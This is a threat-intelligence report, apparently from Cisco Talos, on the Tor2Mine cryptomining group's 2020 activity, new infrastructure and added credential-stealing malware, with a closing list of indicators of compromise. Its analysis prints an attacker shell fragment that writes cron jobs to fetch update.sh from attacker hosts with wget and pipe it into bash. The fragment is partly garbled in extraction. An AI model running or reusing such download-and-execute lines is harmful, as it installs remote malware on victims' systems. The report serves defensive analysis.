Tor2Mine is up to their old tricks — and adds a few new ones

blog.talosintelligence.com/2020/06/tor2mine-is-up-to-their-old-tricks-and_11.html

By Kendall McKay and Joe Marshall.

Threat summary

- Cisco Talos has identified a resurgence of activity by Tor2Mine, a cryptocurrency mining group that was likely last active in 2018. Tor2Mine is deploying additional malware to harvest credentials and steal more money, including AZORult, an information-stealing malware; the remote access tool Remcos; the DarkVNC backdoor trojan; and a clipboard cryptocurrency stealer.
- The actors are also using a new IP address and two new domains to carry out their operations.
- The addition of new tactics, techniques, and procedures (TTPs) suggest Tor2Mine is seeking ways to diversify their revenue in a volatile cryptocurrency market.

What’s new?

Tor2Mine has traditionally been a cryptocurrency mining malware actor notorious for infecting victims with cryptominers that steal system resources to mine currency. In a new development, the Tor2Mine actors have incorporated additional malware into their operations, likely as a way to diversify revenue streams and stay relevant in a COVID-19 world where cryptocurrencies are fluctuating wildly.

So what?

Between January and June 2020, Cisco Talos observed resurgent activity from Tor2Mine, a profit-driven actor that remains active despite a global economic recession and volatile cryptocurrency market. To address these challenges, Tor2Mine, a group traditionally known to deliver cryptocurrency mining malware, has begun using additional malware to harvest victims’ credentials and steal more money. The addition of new TTPs, as well as the use of new infrastructure, highlights Tor2Mine’s resilience in a challenging threat environment. These developments also underscore threat actors’ persistence more broadly and should serve as a reminder that organizations must maintain heightened security at all times.

What makes the Tor2Mine group notable is their use of Tor2web for command and control (C2) for their malware infections. The Tor2web services act as a bridge between the internet and the Tor network, a system that allows users to enable anonymous communication. These services are useful for malware authors because they eliminate the need for malware to communicate with the Tor network directly, which is suspicious and may be blocked, and allow the C2 server's IP address to be hidden.

Analysis

Talos recently identified activity in our endpoint telemetry associated with Tor2Mine affecting at least six different companies. The activity has been ongoing since January 2020, resurfacing after a likely year-long hiatus since we first identified the threat actor in December 2018. While much of the infrastructure remains the same, we identified a new IP and two domains that we assess are currently being leveraged by Tor2Mine. During the course of our research, we also discovered evidence suggesting that the Tor2Mine actors are deploying additional malware in tandem with XMRig during their operations to harvest credentials and steal more money. The new malware includes AZORult, an information-stealing malware; the remote access tool Remcos; the DarkVNC backdoor trojan; and a clipboard cryptocurrency stealer.

Tor2Mine resurfaces

In much of this recent activity, the actors use previously identified infrastructure to carry out their operations. In one cluster of activity against a telecommunications company, we observed the attacker executing PowerShell commands to download files from multiple Tor2Mine-related domains. The attacker attempts to run Microsoft HTML Applications (HTA) from multiple URLs (listed below) using Mshta, a utility for executing HTA files:


- hxxps[:]//qm7gmtaagejolddt[.]onion[.]to/check[.]hta
- hxxp[:]//res1[.]myrms[.]pw/upd[.]hta
- hxxp[:]//eu1[.]minerpool[.]pw/check[.]hta

The qm7gmtaagejolddt[.]onion[.] domain is a known Tor2web gateway used by Tor2Mine actors to proxy communications. According to our previously mentioned blog, the actors have been using this domain since at least 2018. The res1[.]myrms[.]pw domain also appears to have connections to Tor2Mine, as it is hosted on an IP address (107[.]181[.]187[.]132) previously known to be used by Tor2Mine actors. In the activity outlined in our 2018 blog, Tor2Mine actors used a PowerShell script to install follow-on malware onto the compromised system from this same IP. The eu1[.]minerpool[.]pw, also hosted on 107[.]181[.]187[.]132, is the same mining pool the actors used in the 2018 activity.

The actor also used a PowerShell command to download a .ps1 file from hxxp[:]//v1[.]fym5gserobhh[.]pw/v1/check1[.]ps1. The v1[.]fym5gserobhh[.]pw domain is hosted on the same aforementioned IP. According to Umbrella data, v1[.]fym5gserobhh[.]pw and eu1[.]minerpool[.]pw are registered under two different reg[.]ru nameservers (ns2[.]reg[.]ru and ns1[.]reg[.]ru).

New infrastructure identified

While we identified many of the same domains and IP addresses being used from 2018 in this more recent activity, we also identified several new indicators of compromise (IOCs) that were not previously associated with Tor2Mine. In similar activity related to another company in mid-May, we saw the actors using Mshta to execute HTA files from many of the same URLs mentioned above. However, we also observed a new domain, eu1[.]ax33y1mph[.]pw, in activity affecting an environmental consulting company between April and May 2020. The domain is hosted on the same 107[.]181[.]187[.]132 IP address and was first seen in March 2020, according to Umbrella, suggesting this is a relatively new component of the attacker’s infrastructure.




IP Malicious: 1 IP Total: 1 TTL(s): 86400

IP	Security Category	TTL (seconds) ▼	First Seen ▼	Last Seen ▼
107.181.187.132	Malware	86400	March 15, 2020	June 10, 2020

Umbrella data showing the DNS resolution information for eu1[.]ax33y1mph[.]pw

As our research progressed, we continued to identify related threat activity against several more companies involving the use of new Tor2Mine infrastructure. We identified a new IP, 185[.]10[.]68[.]147, hosting at least two domains, asq[.]r77vh0[.]pw and asq[.]d6shiiwz[.]pw, that we assess are part of Tor2Mine's infrastructure. The asq[.]r77vh0[.]pw domain is registered under the same two previously mentioned reg[.]ru providers. It first appeared in our endpoint telemetry for two days in July 2019 but did not reappear until late February 2020. This domain was previously hosted on 107[.]181[.]160[.]197, an IP used by Tor2Mine actors, according to our 2018 blog.

The asq[.]r77vh0[.]pw domain also has at least one referring file (67f5f339c71c9c887dfece5cb6e2ab698b8c8a575d1ab9dd37ac32232be1aa04) that reaches out to both the older 107[.]181[.]160[.]197 IP and the newly identified 185[.]10[.]68[.]147 IP, bolstering the notion that 185[.]10[.]68[.]147 is an extension of Tor2Mine's infrastructure.




Cisco Umbrella showing a spike in DNS requests for asq[.]r77vh0[.]pw.

The asq[.]d6shiiwz[.]pw domain is also registered under the same two reg[.]ru hosting providers. According to VirusTotal, this domain has hosted several URLs that are lexically similar to previously identified Tor2Mine URLs, such as those ending in ".hta" and "checking.ps1". Two such examples are hxxp[:]//asq[.]d6shiiwz[.]pw/win/hssl/d6[.]hta and hxxps[:]//asq[.]d6shiiwz[.]pw/win/checking[.]ps1. Both domains were also previously hosted on the same IP address, 195[.]123[.]234[.]33, which also hosts malicious payloads associated with XMRig.

We first observed these domains being hosted on 185[.]10[.]68[.]147 on March 15, 2020, according to Umbrella, and they remain associated as of this writing. This IP also hosts fh[.]fhcwk4q[.]xyz, a domain associated with XMRigCC, a variant of XMRig leveraged by many different threat actors. In addition to these domains, we also found several URLs hosted on 185[.]10[.]68[.]147 in VirusTotal that are structurally similar to many of the aforementioned Tor2Mine URLs, such as hxxp[:]//185[.]10[.]68[.]147/win/update[.]hta and hxxp[:]//185[.]10[.]68[.]147/win/del[.]ps1. As previously noted, Tor2Mine actors were observed using PowerShell commands to download .ps1 files and Mshta to execute .hta files.

The IP also has a communicating Shell script file (4d21cab49f7d7dd7d39df72b244a249277c37b5561e74420dfc96fb22c8febac). The content of this file includes a string with a wget request to hxxp[:]//asq[.]r77vh0[.]pw/lin/update[.]sh. From there, we identified a file (daa768e8d66aa224491000e891f1ef2cb7c674df2f3097fef7db90d692e2f539) in VirusTotal whose content shows an identical wget request (“wget --user-agent "linux" -q -O - hxxp://asq[.]r77vh0[.]pw/lin/update[.]sh”). This file reaches out to the aforementioned 195[.]123[.]234[.]33, an XMRigCC IP that previously hosted the newly identified domains, according to VirusTotal and Umbrella, respectively.



```
/.config/java/.conf/upd >/dev/null 2>
1" > cron.d
echo "0 13 * * * wget --user-agent "linux" -q –O http://195.123.234.33/lin/update.sh
bash >/dev/null
" >> cron.d
echo "0 7 * * * wget --user-agent "linux" -q -O - http://asq.r77vh0.pw/lin/update.sh
crontab cron.d
rm cron.d
```

File containing the Tor2Mine IP and domain.

Using the same approach, we identified several other files that also had this string in their contents. One such file, 3c2d83b9e9b1b107c3db1185229865b658bbaebc8020c1b2a4f9155ca87858fc, has embedded URLs that are hosted on 107[.]181[.]187[.]132 (e.g., hxxp[:]//107[.]181[.]160[.]197/lin/32/xmrig), which we previously mentioned is a known Tor2Mine IP. These connections to the older Tor2Mine infrastructure further suggests that 185[.]10[.]68[.]147 is a new IP used by the same actors.

New malware added to the mix


During the course of our research, we discovered evidence suggesting that the Tor2Mine actors are deploying AZORult and other malware in tandem with XMRig during their operations to harvest credentials and steal more money. Our previous research from April 2020 outlined a complex campaign with several different executable payloads focused on obtaining money for the attackers. The campaign included the use of a variant of AZORult, an information-stealing malware; as well as the RAT Remcos; the DarkVNC backdoor trojan; and a clipboard cryptocurrency stealer. Much of the infrastructure mentioned in the April blog overlaps with many of the new Tor2Mine IOCs we identified. According to the blog, there were several domains referenced in the configuration for an XMRigCC payload during these campaigns, including eu[.]minerpool[.]pw and rs[.]fym5gserobhh[.]pw, both lexically similar to the eu1[.]minerpool[.]pw and v1[.]fym5gserobhh[.]pw domains we discovered in our recent research. The configuration also mentioned 185[.]10[.]68[.]220, our newly identified Tor2Mine IP.

In addition to these similarities, the April blog also mentions the AZORult actors downloading XMRig from 195[.]123[.]234[.]33, which previously hosted the two newly identified Tor2Mine domains, asq[.]r77vh0[.]pw and asq[.]d6shiiwz[.]pw. Furthermore, these two domains were also used by the actors outlined in the April blog. The URLs associated with these domains are structurally similar to many of the URLs we observed during the course of our recent Tor2Mine discoveries, including hxxps://asq[.]r77vh0[.]pw/win/checking[.]ps1 and hxxps://asq[.]d6shiiwz[.]pw/win/hssl/d6[.]hta.

The likely addition of AZORult and additional malware to Tor2Mine’s tactics, techniques, and procedures (TTPs) shows that the actors remain active and continue to look for ways to update their capabilities to increase their monetary gain. Notably, the Tor2Mine activity from this year is consistent with a general uptick in cryptocurrency miners observed by Talos over the last several months, including a resurgence in PowerGhost and MyKings.

The big picture

Many bad actors, like Tor2Mine, who distribute malware for profit often have operational challenges that are similar to many legitimate global enterprises, such as product creation, distribution, overhead, infrastructure, supply chain and resilient revenue streams. As we have seen in the Tor2Mine activity, financially motivated cyber threat actors will continue to reinvent themselves and find new methods of generating revenue, as their survival depends on it. If crytominers cease to be profitable enough for the operators, bad actors will probably diversify their attack portfolios to include even more dangerous threats like ransomware. Ultimately, just as organizations have to adapt to a continually changing environment to stay in business, malware distribution groups must also remain agile and respond to new challenges.



Product	Protection
AMP	✓
Cloudlock	N/A
CWS	✓
Email Security	✓
Network Security	✓
Stealthwatch	N/A
Stealthwatch Cloud	N/A
Threat Grid	✓
Umbrella	✓
WSA	✓

Advanced Malware Protection (AMP) is ideally suited to prevent the execution of the malware used by these threat actors. Exploit Prevention present within AMP is designed to protect customers from unknown attacks such as this automatically.

Cisco Cloud Web Security (CWS) or Web Security Appliance (WSA) web scanning prevents access to malicious websites and detects malware used in these attacks.

Email Security can block malicious emails sent by threat actors as part of their campaign.

Network Security appliances such as Next-Generation Firewall (NGFW), Next-Generation Intrusion Prevention System (NGIPS), Cisco ISR, and Meraki MX can detect malicious activity associated with this threat.

AMP Threat Grid helps identify malicious binaries and build protection into all Cisco Security products.

Umbrella, our secure internet gateway (SIG), blocks users from connecting to malicious domains, IPs, and URLs, whether users are on or off the corporate network.

Open Source Snort Subscriber Rule Set customers can stay up to date by downloading the latest rule pack available for purchase on Snort.org.

IOCs

Domains

v1[.]fym5gserobhh[.]pw
res1[.]myrms[.]pw
eu1[.]minerpool[.]pw
eu1[.]ax33y1mph[.]pw
asq[.]r77vh0[.]pw
asq[.]d6shiiwz[.]pw

IPs

107[.]181[.]187[.]132
185[.]10[.]68[.]147
195[.]123[.]234[.]33

URLs

hxxp[:]//v1.fym5gserobhh.pw/php/func.php
hxxp[:]//v1.fym5gserobhh.pw/v1/check1.ps1
hxxp[:]//eu1.minerpool.pw/check.hta
hxxp[:]//eu1.minerpool.pw/upd.hta
hxxp[:]//eu1.minerpool.pw/rckl/check.hta
hxxp[:]//res1.myrms.pw/upd.hta
hxxps[:]//eu1.ax33y1mph.pw/check.hta
hxxps[:]//qm7gmtaagejolddt.onion.to/check.hta
hxxps[:]//asq.r77vh0.pw/win/hssl/r7.hta
hxxps[:]//asq.r77vh0.pw/win/php/func.php
hxxp[:]//asq.r77vh0.pw/win/checking.hta
hxxp[:]//asq.d6shiiwz.pw/win/hssl/d6.hta
hxxps[:]//asq.d6shiiwz.pw/win/checking.ps1
hxxp[:]//107.181.160.197/lin/32/xmrig
hxxp[:]//185.10.68.147/win/update.hta
hxxp[:]//185.10.68.147/win/del.ps1qm7gmtaagejolddt.onion.to

File hashes

67f5f339c71c9c887dfece5cb6e2ab698b8c8a575d1ab9dd37ac32232be1aa04
4d21cab49f7d7dd7d39df72b244a249277c37b5561e74420dfc96fb22c8febac
3c2d83b9e9b1b107c3db1185229865b658bbaebc8020c1b2a4f9155ca87858fc
daa768e8d66aa224491000e891f1ef2cb7c674df2f3097fef7db90d692e2f539